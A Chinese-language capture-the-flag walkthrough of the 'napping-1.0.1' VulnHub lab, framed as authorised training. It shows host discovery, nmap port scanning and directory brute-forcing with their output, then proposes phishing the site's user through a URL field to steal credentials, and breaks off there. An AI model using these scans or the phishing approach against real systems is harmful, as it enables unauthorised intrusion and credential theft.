免责声明:本文记录的是 napping-1.0.1 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
https://download.vulnhub.com/napping/napping-1.0.1.ova
一、信息收集
1、探测目标IP地址
arp-scan -l #探测当前网段的所有ip地址┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.5.10
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.5.1 0a:00:27:00:00:04 (Unknown: locally administered)
192.168.5.2 08:00:27:48:b9:50 PCS Systemtechnik GmbH
192.168.5.14 08:00:27:49:ee:4d PCS Systemtechnik GmbH
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.949 seconds (131.35 hosts/sec). 3 responded
nmap -sP 192.168.5.0/24┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.5.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 04:52 -0400
Nmap scan report for 192.168.5.1
Host is up (0.00015s latency).
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.5.2
Host is up (0.00016s latency).
MAC Address: 08:00:27:48:B9:50 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.14
Host is up (0.00015s latency).
MAC Address: 08:00:27:49:EE:4D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.10
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.03 seconds
目标IP:192.168.5.142、探测目标IP开放端口
nmap -sV -p- 192.168.5.14┌──(root㉿kali)-[~]
└─# nmap -sV -p- 192.168.5.14
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 04:53 -0400
Nmap scan report for 192.168.5.14
Host is up (0.000095s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:49:EE:4D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.02 seconds
端口:22、803、目录探测
dirsearch -u http://192.168.5.14┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.5.14
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/http_192.168.5.14/_26-03-09_04-53-45.txt
Target: http://192.168.5.14/
[04:53:45] Starting:
[04:53:46] 403 - 277B - /.ht_wsr.txt
[04:53:46] 403 - 277B - /.htaccess.bak1
[04:53:46] 403 - 277B - /.htaccess.orig
[04:53:46] 403 - 277B - /.htaccess.sample
[04:53:46] 403 - 277B - /.htaccess.save
[04:53:46] 403 - 277B - /.htaccess_extra
[04:53:46] 403 - 277B - /.htaccessBAK
[04:53:46] 403 - 277B - /.htaccess_sc
[04:53:46] 403 - 277B - /.htaccess_orig
[04:53:46] 403 - 277B - /.htaccessOLD
[04:53:46] 403 - 277B - /.htaccessOLD2
[04:53:46] 403 - 277B - /.htm
[04:53:46] 403 - 277B - /.html
[04:53:46] 403 - 277B - /.htpasswd_test
[04:53:46] 403 - 277B - /.httr-oauth
[04:53:46] 403 - 277B - /.htpasswds
[04:53:47] 403 - 277B - /.php
[04:53:58] 200 - 0B - /config.php
[04:54:05] 200 - 539B - /index.php/login/
[04:54:08] 302 - 0B - /logout.php -> index.php
[04:54:18] 200 - 563B - /register.php
[04:54:23] 403 - 277B - /server-status
[04:54:23] 403 - 277B - /server-status/
Task Completeddirb http://192.168.5.14┌──(root㉿kali)-[~]
└─# dirb http://192.168.5.14
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Mon Mar 9 04:54:43 2026
URL_BASE: http://192.168.5.14/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.5.14/ ----
+ http://192.168.5.14/index.php (CODE:200|SIZE:1219)
+ http://192.168.5.14/server-status (CODE:403|SIZE:277)
-----------------
END_TIME: Mon Mar 9 04:54:45 2026
DOWNLOADED: 4612 - FOUND: 2gobuster dir -u http://192.168.5.14 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.5.14 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.5.14
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php (Status: 200) [Size: 1219]
/register.php (Status: 200) [Size: 1566]
/welcome.php (Status: 302) [Size: 0] [--> index.php]
/logout.php (Status: 302) [Size: 0] [--> index.php]
/config.php (Status: 200) [Size: 0]
/server-status (Status: 403) [Size: 277]
Progress: 441116 / 441116 (100.00%)
===============================================================
Finished
===============================================================
二、漏洞利用
1、信息搜集
http://192.168.5.14
http://192.168.5.14/register.php
对登录框进行各种漏洞测试发现没有什么可以利用的点,所以我们直接注册账号,登录进去看看有没有什么可以利用的。

登录成功:



网页有个插入URL的输入框 ,发现这里会显示我们输入的URL,可以尝试使用钓鱼查看他的用户和密码。

